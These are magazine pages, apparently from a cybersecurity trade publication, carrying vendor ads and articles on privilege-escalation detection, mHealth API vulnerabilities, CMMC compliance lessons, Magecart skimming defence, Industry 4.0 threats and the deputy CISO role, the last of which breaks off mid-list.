
Influencers

Media

At Vrge Strategies, we've been making connections that businesses build around for more than a decade.

Cybersecurity companies (from VC-funded startups to the Fortune 500) and global nonprofits count on us every day to deliver results that lead, influence, as well as spark conversations and new business.

Isn't it time you maximized the value of your **strategic communications?**



Come talk to us, we'd love to connect.

Email Adam Benson
adam@vrge.us
or visit us at
www.vrge.us/cybersecurity

vrge
Navigate the Politics
of Disruption

NIGHTDRAGON

"NightDragon Security is not looking to invest in 'yet another endpoint' solution or falling for the hype of 'yet another a.i. solution', it's creating a unique platform for tomorrow's solutions to come to market faster, to breathe new life into a stale cyber defense economy"

-David DeWalt

Managing Director and Founder NightDragon Security

ADVISE

WE DELIVER SOUND ADVICE AS YOUR FINANCIAL PARTNERS

INVEST

WE ARE FLEXIBLE INVESTORS ACROSS ALL STAGES OF GROWTH TO PRE-IPO

ACCELERATE

WE HELP OUR COMPANIES ACCELERATE THEIR GROWTH THROUGH STRATEGY TUNING AND RELATIONSHIP BUILDING

www.nightdragon.com

ARTICLES

Detecting Privilege Escalation

By Garret Grajek, CEO, YouAttest

During the first half of 2020 alone, over 36 billion records were exposed through various data breaches, with the FBI reporting an increase of 300% in reports since the onset of the COVID-19 pandemic. With threats, both internal and external, facing organizations at an all-time high, cybersecurity should be a critical focus for 2021, especially as remote working is a trend that will continue far into the future.

Hackers look to steal sensitive or classified information, which they can sell to other criminals, use personal information for identity theft, or use it to launch sophisticated phishing campaigns to steal even more information. How is it possible for them to gain access to this information?

By exploiting vulnerabilities in programming or user errors, hackers can gain access to user accounts, through a myriad of methods including cross-site scripting, improper cookie handling, or weak passwords. For the first two methods, vulnerabilities can be fixed through programming methods, while the latter requires user education of password best practices and requirements such as complexity and expiry dates. But it’s important to note that new account takeover methods are introduced into the wild every day.

What is Privilege Escalation?

Users may also accumulate more access permissions than they need to complete their duties, referred to as privilege creep. Sometimes an employee will transition to a new role, being assigned more access permissions in the process. However, their previous (but no longer needed) access permissions remain applied to the account, which creates an additional vulnerability that hackers can exploit. Additionally, the user can act maliciously, causing another security threat.

Why do hackers want to escalate the account privileges of these compromised accounts? Once an account is compromised, hackers may be able to access even more. This is referred to as privilege escalation and can be either vertical or horizontal. In horizontal privilege escalation, the hacker can gain access to other accounts that

have the same access permissions. Think of a hacker gaining access to another online banking account once they have accessed one.

In vertical privilege escalation, hackers gain access to more privileges, such as through a system or administrative account. This is the most worrying form of privilege escalation since the hackers can cause immense system damage, change account settings, access sensitive and confidential information, and even disseminate malware throughout the network.

How is Privilege Escalation Detected?

It can be challenging to detect when privilege escalation has occurred. Hackers often are skilled at deleting activity logs or making activity appear normal. In Windows systems, users have access tokens that grant ownership of running processes. A typical target for hackers is the *SeDebugPrivilege*, which allows users full access to programs for debugging. However, if no debugging is taking place, then this may be a sign that some malicious activity is taking place. Other indications may be unauthorized bank purchases or notifications of sign-in attempts from unrecognized devices.

Additionally, organizations should consider software that monitors administrative accounts for events, such as users being added or deleted from administrative groups. With this software, organizations are notified and must approve any changes to such groups.

Preventing Privilege Escalation

Privilege escalation can be prevented with a combination of various cybersecurity mechanisms. First, organizations should educate all members on password best practices. For strong passwords, the Cybersecurity & Infrastructure Security Agency recommends:

- Using multi-factor authentication
- Using different passwords for different accounts
- Creating passwords not based on personal information or easy to guess
- Use the longest possible password
- Don’t use words that can found in a dictionary or other language

Additionally, organizations should consider setting password expiration dates so that users must change passwords regularly.

After being educated on password best-practices, users should learn how to avoid phishing schemes. Often, phishing schemes mimic legitimate emails from a trusted source, urging the recipient to download an attachment or click on a link. These links and attachments often contain malware, used to steal passwords, sensitive information, or inflict other damage.

Once users understand how they can do their part to prevent hacks and data breaches, organizations should evaluate their access management policies. As stated - new mechanisms for account takeover are being introduced daily - thus, it's almost impossible to protect all enterprise accounts. One must almost assume that accounts will be compromised,

Thus, users should be granted access permissions based on the Principle of Least Privilege (PoLP), defined by the NIST 800-53 v4 PR AC-6 as the minimum amount of access permissions a user needs to perform their duties. PoLP makes sense in many ways:

1. Ensure that legitimate users are not over-reaching on their authority
2. Enables an enterprise to enforce SOD (Segregation of Duties) required by many financial and health care organizations and guidances. (If everyone is admin - its impossible to restrict access)
3. Ensures that if a hacker steals a user account, only minimal damage is done to the enterprise.

The key to point #3 is that we keep users at a minimal privilege because:

- They are sloppiest w/ their credentials
- They are most likely to be hacked

But a key point often missed in PoLP is how to ENFORCE the premise. Enterprises often start with the best intentions, like applying minimal abilities to users. But IT is IT, and change requests inundate IT, access-rights admins. They simply add more rights/privileges to the users because of the latest and most urgent (and often intimidating) request from some department chieftain who screams, "***This has to be done now!"***

This is EXACTLY how privilege creep occurs.

The admin alone can NOT be the only regulator of privileges, nor should the business owner have the right to demand access to all privileges that he deems his users should have. What needs to be enacted is a system where key privileges - privileges that could cause GREAT damage to the enterprise if these rights/roles fall into the wrong hands - must be immediately reviewed by both admins and business owners.

Most organizations do these types of reviews, they fall under the concept of User Access Reviews and fall under NIST 800-53 v4 PR AC-1 - but these are mostly done by organizations periodically and not triggered on changes. A better practice is to identify the key security groups and privileges and create a trigger when a user account is escalated to a privileged account either legitimately or maliciously.

Additionally, organizations should employ Role-Based Access Control (RBAC), which defines roles within the organization and the access permissions they should have. This makes managing users easier, as each user type is granted a certain set of permissions, eliminating the need to assign each user with certain access rights.

As mentioned above, after these best practices of RBAC have been established and applied throughout the organization, access reviews should be conducted regularly, the NIST recommending at least every six months. Access reviews are a crucial component of cybersecurity as they analyze all users and the access permissions they have been granted. If any user account is over permissioned, access reviews can identify and mitigate the issue before it can be exploited by a hacker. If left unidentified, organizations may not know the risk their data is at.

But, in the light of the number of user compromises and credential theft - it is considered a better practice to implement a “trigger” system that automates an access review when a key privilege is granted. If this tool is of the same design/format of the periodic review all involved will be able to conduct the review without much additional training.

Summary

As cybersecurity threats continue to rise and people continue to work from the safety and comfort of their homes, organizations need to be more vigilant when it comes to the potential for data breaches to occur. Through industry best practices, organizations can help to protect their users, customers, data, and reputation from the malicious work of cybercriminals.

About the Author

Garret Grajek, CISSP, CEH is CEO of YouAttest. YouAttest is a cloud-based IGA tool that automates both periodic and dynamically triggered access reviews for compliance and identity security.

First Name can be reached online at (@YouAttest) and at our company website https://youattest.com/

Call the Doctor! mHealth Apps are Exposing Medical Records

By George McGregor, VP of Marketing, Approov

A new report by Knight Ink, sponsored by Mobile API Security firm Approov describes how thirty leading mHealth applications were tested and every one contained vulnerability that exposed private patient data.

If you have published a mobile healthcare app, you should be worried and this report should be essential reading.

In this case a medical practitioner may not be able to help you, but applying better security practices and using the right controls will.

The Environment - the use of mHealth apps is booming

Even before the pandemic, the use of mobile apps by both patients and medical practitioners was growing rapidly.

This upward adoption curve became a massive spike in 2020 with the growth in demand for virtual healthcare. With the global pandemic now shaping much of our online activity, mobile access to healthcare has become essential. Doctors are no longer working within secure hospital networks and patients are accessing care remotely.

These apps are used by practitioners for all aspects of treatment and practice management and by patients to control and access healthcare data. In addition, government regulations are driving adoption by pushing patient ownership of data as well as innovation through interoperability via standardized APIs.

Because of these trends, mobile healthcare applications and the APIs they access are at the heart of the new healthcare ecosystem. However they are prime targets for cybercriminals. In fact, in the dark web marketplace, patient data is much more valuable than credit card details, sometimes selling for $1000 a record.

mHealth apps must be protected in order to prevent unauthorized access to Personal Health Information (PHI) and to ensure HIPAA compliance in this highly regulated industry.

The Symptoms - What the Research Found

The results of the study were very worrying indeed.

The report estimates that more than 23 million users may have been exposed by the vulnerabilities they uncovered in only 30 apps. Of the apps investigated, 77% had hardcoded API keys, and 50% did not require tokens to authenticate requests. Half of the records accessed in the study contained personally identifiable information like social security numbers and dates of birth and health data,

100 percent of API endpoints tested were vulnerable to BOLA attacks that allowed the researcher to view the PII and PHI for patients that were not assigned to the researcher's clinician account.

The report also points out that FHIR/SMART standards merely represent a subset of the steps needed to secure mobile apps and the APIs which retrieve data and interoperate with data resources and other applications.

The study underscores the API shielding actions now urgently required to protect mHealth apps from API abuse.

The Cure - How Can I Better Secure My Mobile Healthcare Apps and APIs

The report recommends that mHealth platform developers and security teams - and all developers and organizations using mobile applications - adopt several key steps to protect their customer data and sensitive resources. Let's look at these in a little more detail.

● **Protect the mobile channel in its entirety.** The report recommends that you must focus on the APIs your mobile apps use. A focus on securing the app alone is not enough. It is important to realize that synthetic traffic to the API is an issue and arises from bots and automated tools, not from genuine apps and legitimate data requests. Traditional server-side solutions such as a WAF or Bot Mitigation solutions provide some protection, but these rely on known patterns and involve constant maintenance and updates to keep up with the latest attack vectors. In addition, most are heavily reliant on browser fingerprinting which is not relevant with mobile apps, and they don't effectively detect scripts impersonating mobile apps. In general, it is good practice to use controls which eliminate problematic traffic before it hits the backend.

● **Shift left and shield right**: Of course good development discipline and taking steps to consider security early on in the life cycle is very important. You should take steps to protect your mobile app code from tampering or reverse engineering. Costly and comprehensive hardening solutions are available and utilizing them will make the hacker's job more challenging but not impossible. However the research shows that many apps simply use code obfuscation techniques and those apps are still vulnerable. Also, the secrets required to attack your APIs can be acquired by hackers from other channels, not just by reversing the app, so run-time controls must always be in place to ensure only genuine apps and genuine users are accessing your APIs.

● **Protect against X-in the middle attacks**: Your patients don't use VPNs, and you can't depend on healthcare professionals being on secure networks anymore. If your TLS is not managed properly third parties can steal secrets and manipulate your APIs**.** Certificate pinning is an effective defense but often not implemented because expired certificates can block apps and impact the customer's experience. In fact, not one of the apps tested implemented pinning, often because the devops team was concerned about managing certificates. However, when done correctly, certificate pinning does not impact either performance or availability.

● **Improve visibility into controls**: Organizations and developers need to monitor the effectiveness of the controls they implement and be able to adjust them easily – both for compliance with HIPAA mandates and to sustain data security and privacy. Deploying a new mobile app version every time there is a security policy update is not an option. Seek out solutions that allow dynamic policy adjustments without having to change the app.

● **Focus your pentesting on the mobile use-case**: Penetration testing and static and dynamic code analysis should be performed regularly. The report provides a practical user guide to the tools and tactics your pentesters can employ to ensure the security of your mobile apps and the APIs they use.

Prognosis

Mobile healthcare apps are here to stay, but they are exposed. It doesn't need to be that way. There are solutions available today which are easy to deploy and can immediately reduce exposure.

About the Author

George McGregor is VP of Marketing for Approov. He is passionate about cybersecurity and previously held executive roles at Imperva, Citrix, Juniper Networks and HP. Approov API Threat Protection provides a multi-factor, end-to-end mobile API security solution that complements identity management, endpoint, and device protection to lock-down proper API usage. Only safe and approved apps can successfully use your APIs. Bots and fake or tampered apps are all easily turned away and PHI is protected.

George can be reached online at (@approov_io) and at our company website https://approov.io/

CMMC – Lessons Learned to Date

By Carter Schoenberg, Vice President of Cybersecurity at SoundWay Consulting

In the January issue of Cyber Defense Magazine, my first article provided an introduction to the Cybersecurity Maturity Model Certification (CMMC). My company has engaged with Government contractors since early January and I wanted to share some common issues that can be used as potential lessons learned as well as a lot has happened since this issue and I wanted to use this opportunity to go over these updates.

It is important to note that industry continues to be at odds with the entire CMMC program. Regardless if those with dismay are cyber practitioners, former colleagues of the Accreditation Body, or even Organizations Seeking Certification (OSC), CMMC is moving forward per Ms. Katie Arrington of the Department of Defense and General Bassett who leads Defense Contract Management Agency (DCMA).

There was misguided speculation that President Joe Biden may suspend or overturn the CMMC program but no such luck for those seeking its demise. So now that we know CMMC is proceeding, what should Government Contractors (GovCons), do?

One critically important change to CMMC is the formal acknowledgement by Ms. Arrington that CMMC will have reciprocity for both FedRAMP and ISO 27001. This is very important because it conveys that an acceptance of other industry accepted best practices galvanizes CMMC as genuine and authentic as well as provides options to OSCs to reduce their total costs of ownership in pursuing CMMC certification.

One hot topic continues to be what constitutes CUI, CTI. CDI, or even FCI. My suggestion is that as a GovCon you focus on the following:

1) Identify what types of data sets you currently maintain, store, or transmit that are described in the NARA CUI Registry.
2) Identify what types of contracts you currently are pursuing and identify what data sets may be applicable in the future.

As a reminder, unless you have a reasonable belief that CUI will be in play, the Department of Defense is advising GovCons to prepare for Maturity Level 1, which consists of 17 practices derived from NIST SP800-171. Two things to consider here. First, NIST SP 800-171 has a new version out (Revision 2). Second, even if you have a reasonable belief you do not (nor will you ever) have CUI, it doesn't matter and here are the reasons why.

- The Government now has specific requirements that if a clause trigger is in your future contract for safeguarding, then you will have to upload a self-assessment into the Supplier Performance Risk System (SPRS).
- Large Prime Contractors are forcing their subs to complete the self-attestation, regardless.

First lesson learned – CMMC vs. Self-Assessment

On one hand you have a directive to meet 17 practices and in the same breath, you have to score yourself against 110 controls from NIST SP800-171. Our company is seeing numerous companies attempting to complete these self-assessments on their own with little or no understanding of the goals and objectives of each practice. This presents the probability of mis-scoring in a way that is inaccurate and favors the GovCon. DCMA has already advised these submissions are likely to be audited first if the score is unreasonably high.

Second lesson learned – Other Defined Costs (ODCs)

In a session held the last week of January, the topic of costs that can be reimbursed by the Department of Defense came up and I was all eyes and ears open because this has been a hot topic for me as well. Values of $3,000.00 to become CMMC L1 and so on were being socialized and that figure is not consistent with what is consistent with industry by a long shot. Then the clarification came. In this scenario of CMMC L1, the Government has determined that $3,000.00 is a reasonable independent cost estimation to "obtain" certification. It does not account for "preparation there to".

As I am sure you can imagine, the preparation represents the lion share of the associated costs with conforming with CMMC requirements and subsequently, the interim DFARS rule. So what are GovCons to do about these costs? In two simple words, you will have to "absorb it". There is a new Sheriff in town and it doesn't care about what preparation costs you. Why? Most likely because GovCons have been attesting in the Reps and Certs with their proposals that they were already conforming to NIST SP 800-171 so why would the Government pick up a tab where a claim of compliance already exists?

Third lesson learned – Top Common Factors Not Addressed

The information described comes from a very small sample set but is consistent when compared against numerous engagements I have performed since 2015. There are a number of things necessary to meet CMMC requirements at Maturity Level 3 and higher that seem to go unaddressed by GovCons. This includes, but not limited to:

- A lack of separation of duties
- A lack of an existing system security plan
- A lack of specified training for cybersecurity and privacy (please note what is provided by the DOD) for information security is not consistent with the goals and objectives for the AT Family in NIST 800-171 and CMMC
- A lack of incident response planning capability (Policy, playbook, etc.) that has been operationalized into corporate culture
- A lack of legally binding agreements (Service Level Agreements, Teaming Agreements, Terms and Conditions, etc.) that clearly specify CMMC or even general cybersecurity best practices as mandatory to better define where the offeror's liability starts and the offeree's end.

Fourth lesson learned – Unrealistic Timetable to Implement and Kicking the Can

Bothe the Government and Accreditation Body have socialized a six-month runway that GovCons should leave to prepare for CMMC L3 certification. Because a large number of solicitations have yet to include, the vast majority of GovCons are kicking the can down the road taking an approach of "I will deal with it when I see it in writing". While I understand the thought, by the time you see it in a solicitation it is too late. As stated in the January article, there is a delta of two months between preparation time and the lifecycle of an aware. You should allow between 8-12 months to be more realistic. In the following image taken from a CMMC-AB Town Hall session (image available for public release), we see an example of a four-month window from RFP to Award.




Below is a notional CMMC Pilot timeline outlining key milestones for the government and offerors:
Pilot kick-off meeting
Issue RFP
Clarifications/ Discussions
Contract Award
Gov't
Jan
FY2021
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Offeror
Prepare for CMMC assessment
Request assessment from an Authorized / Approved C3PAO
Obtain CMMC certification by contract award
Review CMMC requirements with subs
Submit proposal

FIGURE 1. PROVIDED BY CMMC-AB TOWN HALL SESSION

Plan wisely, spend judiciously.



About the Author

Carter Schoenberg is the Vice President of Cybersecurity at SoundWay Consulting. Carter has over 20 years' experience supporting Government and Industry stakeholders and is a subject matter expert on the Cybersecurity Maturity Model Certification (CMMC), cyber investment strategies, reducing organizational exposure to harm by cyber liabilities. His work products have been used by DHS, DOD, NIST, and the ISAC communities.

Carter can be reached online at c.schoenberg@soundwayconsulting.com and through http://www.soundwayconsulting.com/ or the CMMC Marketplace

Protect Your Organisation Against the Threat of Magecart - The Steps Towards Mitigation

By Pedro Fortuna, CTO, Jscrambler

Magecart has certainly garnered mainstream media attention over the last couple of years. Perhaps it's the high profile nature of many of their targets (British Airways, Forbes, Equifax, Macy's) to name but a few. Magecart is best described as a cybercrime syndicate that specialises in cyberattacks involving digital credit card theft, by skimming online payment forms. And they are not victimless crimes - hundreds of thousands of customers typically have their card details stolen in such attacks. With so many organisations of all shapes increasingly committing to cybersecurity, what can be done about the threat that Magecart poses?

Not all Magecart groups adopt the same strategies to breach websites. Some choose a first-party breach (either directly by breaching the first-party server, or indirectly by infecting code that is later pulled to the server as part of the build process). However, the majority pursue an attack via third-parties, inserting the malicious skimmer's code into externally sourced scripts that companies run on their websites - e.g. live chat, widgets, or analytics say. Immediately after they become compromised, these scripts start covertly serving the web skimmer to shoppers that visit the payment page.

There's a reason why attackers look at third-party scripts and see low-hanging fruit. These scripts are the weakest link in the web supply chain, as companies that use them actually have zero control over their security. In the sense that the attack originates from a source that is trusted by default (a legitimate third-party supplier), this malicious code can easily bypass firewalls and similar detection mechanisms.

If, as a business, you interact with customers using an eCommerce platform or website, then you need to be 100% sure that the website content that your customers are receiving is what you expect them to receive. Are your potential customers interacting with a trustworthy site or has it already been tampered with by attackers? You might be surprised to learn that in many cases, neither business owners nor security teams have a definitive answer. With so many years spent focusing on the server-side of security, what happens on the client-side (i.e. the browser and the environment where Magecart attacks operate) tends to go widely unnoticed.

There have been enough Magecart attacks now to enable study and analysis. It is clearly understood that there's no guaranteed way of preventing these types of attacks altogether. However, organisations can shift their attention to what is happening on the client-side. In essence, if organisations cannot be clear about what code their users are receiving upon visiting the checkout page, they clearly have a massive client-side security gap. And this is where Magecart thrives.

Organisations should definitely vet third-party code and their suppliers' security (or lack thereof). However, this often takes second place to product development. The job ultimately falls to any client-side security systems that are in place. In most cases, however, none seem able to prevent Magecart. And it's not like Magecart attackers are waiting around for organisations to play catch up.

Evidence shows that Magecart web skimming attacks are growing more sophisticated with each iteration. Recent versions of Magecart are using bot detection techniques to avoid detection by some security solutions, making it even harder to stop the skimmer in its tracks. It makes sense therefore, that the way we address these attacks develops in a similar fashion. By adopting an evolving security mindset (instead of looking for a solution that prevents un-preventable malicious code injections) organisations will be better equipped to detect such injections and quickly block Magecart attacks. Third-party management and validation is a good start, but not enough. Vetted scripts can change behaviour, so the key is to only trust these scripts if they don't change their behaviour. A live chat script should not interact in any way with the payment form. A script that never sends information out should never be able to send data to an unvetted domain. Rather than vetting the code, restricting these behaviours is what makes a good defence - effectively employing a defence-in-depth strategy.

Some Magecart attacks have remained undetected for longer than 6 months and, as we learned from the British Airways breach, attackers were able to steal the credit card details of nearly 400k customers in just 15 days. A great example to highlight the fact that many organisations don't know when a malicious skimmer is running on their websites. This is the issue that should be addressed most urgently. When a Magecart skimmer finds its way onto a company's website, the company must be able to instantly detect it, block the code, and keep its users safe. To get there, organisations need real-time visibility of malicious code and pave the way to automating Magecart mitigation.

Looking back at how much Magecart web skimming attacks grew in 2020, it seems that attackers look set to maintain the upper hand throughout 2021. E-Commerce businesses are still mostly unprepared security-wise. And with massive fines to be levied if you are found in breach, along with any reputational damage arising from such attacks (difficult to calculate), the stakes are very high. At the end of the day, timing is the answer. If E-Commerce businesses gain the ability to detect Magecart in seconds (rather than months), then Magecart-style attacks could soon become a thing of the past.

About the Author

Pedro Fortuna is the Co-Founder and CTO of Jscrambler, where he leads the application security research activities and lays out the technical vision for all the products developed by the company. Pedro holds a degree in Computing Engineering and an MSc in Computer Networks and has more than a decade of experience researching and working in the application security area. He is a regular speaker at cybersecurity conferences and software development events, including multiple-time speaker at OWASP events. His research interests lie in the fields of Application Security, Reverse Engineering, Malware, and Software Engineering. Pedro is also the author of several patents in application security.

www.jscrambler.com

Industry 4.0 under Threat Landscape

By Milica D. Djekic

New tendencies in technological landscape have brought the new challenges in safety and security terms. It appears that the industry 4.0 is more than ever under the risk. The modern studies suggest that the majority of the industry 4.0 infrastructures could be under the physical, cyber and biological threat which is the challenge for both – human and non-human resources. In order to overcome that gap we need to count on defense skills even in the civilian sector. In other words, it's not sufficient to think as a defense, but we also need to adopt something of such a best practice, so far. The current times have given us so inconvenient biological concern such as COVID-19 pandemic that has made a lot of sabotage to our everyday lives and businesses. On the other hand, that kind of the threat targets the human resources, while the physical and cyber attacks mainly aim the non-human assets as they equally can shake the critical infrastructure and put under the risk the human beings. Some security experts have discussed that the natural disasters could be recognized as the security threats, so in any way all of so is about the industry 4.0. The defense skill means we need the security approach to anything we do as the ongoing days are overwhelmed with the dangers to everyone and everything. In this effort, we do not want to sound as paranoid, but rather as appealing about the problems our new reality has brought to us. The industry 4.0 is the new chapter in our history and it's logical it will provide us something novel, but it seems that this new epoch is also tough enough for many. No time in the past has been easy and right here, we will talk a bit more about how it looks like from a today's perspective. We believe this article will give a quite comprehensive insight to what we in technological sense experience nowadays.

Throughout past there have been the industries 1.0, 2.0, 3.0 and right now the 4.0. Every of those historical eras have dealt with their social, business and economical impacts and at the very beginning of each epoch the main aim was to make a profit and improve the lives of the wide population. The first two industrial revolutions have meant the industrialization, while the 3rd one has brought to us the digitalization as well as the fragments of the world we face up today. In other words, the industry 4.0 is only the digital transformation of something we have discovered some time before and its principles are mainly the same, but still better than ever backward. Any of the previous technological revolutions have combated with the threat's landscape and in any of those times the safety and security have been the imperatives. As we said, the main goal of the industry is to give the money to minority that has the power in their hands, so no one has ever cared about the security demands that can be human and non-human. The human risks usually go under the Criminal Code, while the non-human could be correlated with the wide spectrum of natural disasters and technical catastrophes. Also, the good requirement to any machine being made throughout time is its reliability that can assure us that equipment can work under heavy conditions. Apparently, if the system has the endurance it can survive the heat, humanity, oscillations and even much worse conditions, so far. In the modern time, the critical stuff in any asset is its communication with its surrounding as well as the distribution of the energy. No factory and business can work without the electrical energy, telecommunication and web connectivity, so maybe we should return to the past and think a bit how reliable the infrastructure in such a time has been. It seems if we talk about the reliability that's something being so close to the safety and indeed, the entire industrialization has been concentrated to those requirements.

For instance, at the beginning of electrification so many people have been feared that the electrical power can kill and no matter how hard the investors and inventors have tried to distribute their products to the marketplace in order to make a profit no one of that time's people would pay a cent for their solutions if they have not been convinced those things are safe for handling and consuming. Indeed, only under well-defined circuitstances that was the fact for a reason any manufacturer must issue the warranty for their product. From this example, it's clear that the first bases of the society we know now have been made. Further, if anyone wanted to guarantee the safety he needed to clearly state that in some contact that had the legal weight. So, the technological progress of that time has been followed with the improvements in the legal systems as well as the enhancement in the defense sector that had to be capable to prove someone's guiltiness if anything turned wrong. In addition, if we discuss the very beginnings of industrialization it's obvious that such a time has been convenient for a development of the business environment and the entire marketplace. In other words, something that has happened a century or two ago in today's developed world is occurring right now in the less developed economies worldwide. Earlier we start sooner we will develop our communities. The point is the entire social environment must cope with the technological progress as there is always the need for reforms and re-considering of the current condition. Above all, the world has changed its landscape throughout history and the good portion of the globe has made the progress. The capital is still in the hands of the minority, but it seems the quality of life for many has been improved. The entire human kind is under the constant and chronical development and the aim is to make such a progress being sustainable, so far. On the other hand, it seems that the diverse security threats can return us few steps back and the role of the modern defense is to manage such a risk.

The nowadays communication has mostly been oriented to the internet as that technology is well-developed and quite cheap. Also, such a channel has its weaknesses and anything relying on so can deal with those vulnerabilities. According to many organizations the web is a critical infrastructure that makes all of us being so vitally dependable of it. Moreover, any research and development effort in some project is responsible for guaranteeing the safety to the consumers. On the other hand, it appears that it's time to shift from the safety requirements to the security demands. Security is something that can prove us that no one from the outside can threaten our asset. Even the insider threats would not exist if there is no the third party that manages the entire operation externally. Also, even the natural disasters are the security threats coming from the outside that can seriously disadvantage everyone being exposed to. Therefore, there have been a plenty of safety procedures and policies that are needed to be followed within some organization. Those protocols can manage the behavior and codex at the work and decrease the chance for the harm occurrence in the surrounding that is already full of the risks and challenges. Some security professionals will see the risk as the probability of something wrong happens at any time and any place, so either the risk is about safety or security we should always be aware that there is the worst case scenario we need to predict and handle. So many developed organizations have dealt with the broad spectrum of the incidental situations that have gotten their recognition and response, so far. In total, we want to explain the parallel between the reliability and safety. In this effort, we have mentioned that something reliable can function under so strictly defined conditions as suggested making anyone coping with such a system feels convenient. So, the reliability is about the convenience in any situation. On the other hand, the safety is about the minimum of the probability something wrong can happen only under condition when the risk is managed. Those two terms seem similar, but they are not the same completely.

Finally, it's important to wrap up this article with the reminder that the threat's landscape is about the security as that sort of phenomenon can make us think about some kind of the attack coming from our opponents that do not belong to our community. Apparently, if anyone from the outside gains the member of some community that person becomes the threat and does not matter how well he is in-filtered into that family he is just against the interests of everyone being the part of that group. In other words, any threat is capable to generate the new threat and as we know the experienced criminals and terrorists are able to recruit the new members of their groups making the headache to many, so far.

About the Author

Milica D. Djekic is an Independent Researcher from Subotica, the Republic of Serbia. She received her engineering background from the Faculty of Mechanical Engineering, University of Belgrade. She writes for some domestic and overseas presses and she is also the author of the book *"The Internet of Things: Concept, Applications and Security"* being published in 2017 with the Lambert Academic Publishing. Milica is also a speaker with the BrightTALK expert's channel. She is the member of an ASIS International since 2017 and contributor to the Australian Cyber Security Magazine since 2018. Milica's research efforts are recognized with Computer Emergency Response Team for the European Union (CERT-EU), Censys Press, BU-CERT UK and EASA European Centre for Cybersecurity in Aviation (ECCSA). Her fields of interests are cyber defense, technology and business. Milica is a person with disability.

The CISO Legacy: Security Lieutenants

By Jason Hicks, Global CISO at Kudelski Security

No matter how good a CISO is, there aren't enough hours in the day to handle the myriad of new responsibilities that have been thrown at them. To be effective and ensure a strong security posture, CISOs need a lieutenant to head up each domain that falls within their scope.

Given all the challenges CISOs are likely to face moving into the new year – from supporting a permanent remote workforce and accelerating digital transformation to preparing for an expanded threat landscape – it is more critical than ever that they bring on strong deputy CISOs.

2021: The year of the security lieutenant

Every year we talk about the shortage of cybersecurity personnel, but it is a challenge that continues to put pressure on companies generally and CISOs specifically. One of the biggest reasons for that challenge in the security industry is the lack of effective grooming for future leaders. When organizations need to hire a CISO, they generally have to look outside for a candidate with prior experience in the role. If this trend continues, the industry will be hard-pressed to ever overcome the shortage of qualified security leaders.

This year, the skills gap will be especially acute for small and medium-sized businesses who cannot afford to hire nor retain the right candidate. That is why finding and training security lieutenants from within needs to be a priority, both for CISOs to be successful in their role and to ensure their organization has qualified individuals who can take the reigns as CISOs of the future. Further, that training needs to start early since it can take an average of three to four years.

Mastering the lieutenant role

Deputy CISOs serve as the second in command, helping CISOs identify, track and respond to current security risks and oversee the implementation of new processes and strategy.

There are eight vital competencies that every security lieutenant – junior or otherwise – needs to master:

- **Understand the business.** Security is different for every company. It is about mitigating risk, and if a lieutenant doesn't fully understand the business' crown jewels, they'll waste a lot of time chasing down the wrong perceived risks. Lieutenants should spend at least a few weeks working on the front lines of the business to ensure they have a good understanding of how the organization's systems are used in the real world.
- **Support the CISO in managing risk across security domains.** This should be a given – managing risk is a huge part of security, and deputies should be heavily involved in this function.
- **Maintain lines of communication across regions and business units.** For a long time, the security team has been siloed and kept separate from other company departments. It is time to break down those silos. Collaboration between the security team and the rest of the organization is a must, both to advance security objectives and to improve the overall health of the organization.
- **Oversee the implementation of security controls and policies.** Every security deputy should have the technical knowledge and experience to identify and oversee the implementation of suitable security controls and policies starting with basic hygiene. Identity and access management (IAM) plays an important role, and lieutenants need to take the lead to ensure assets – from people to data – are kept safe.
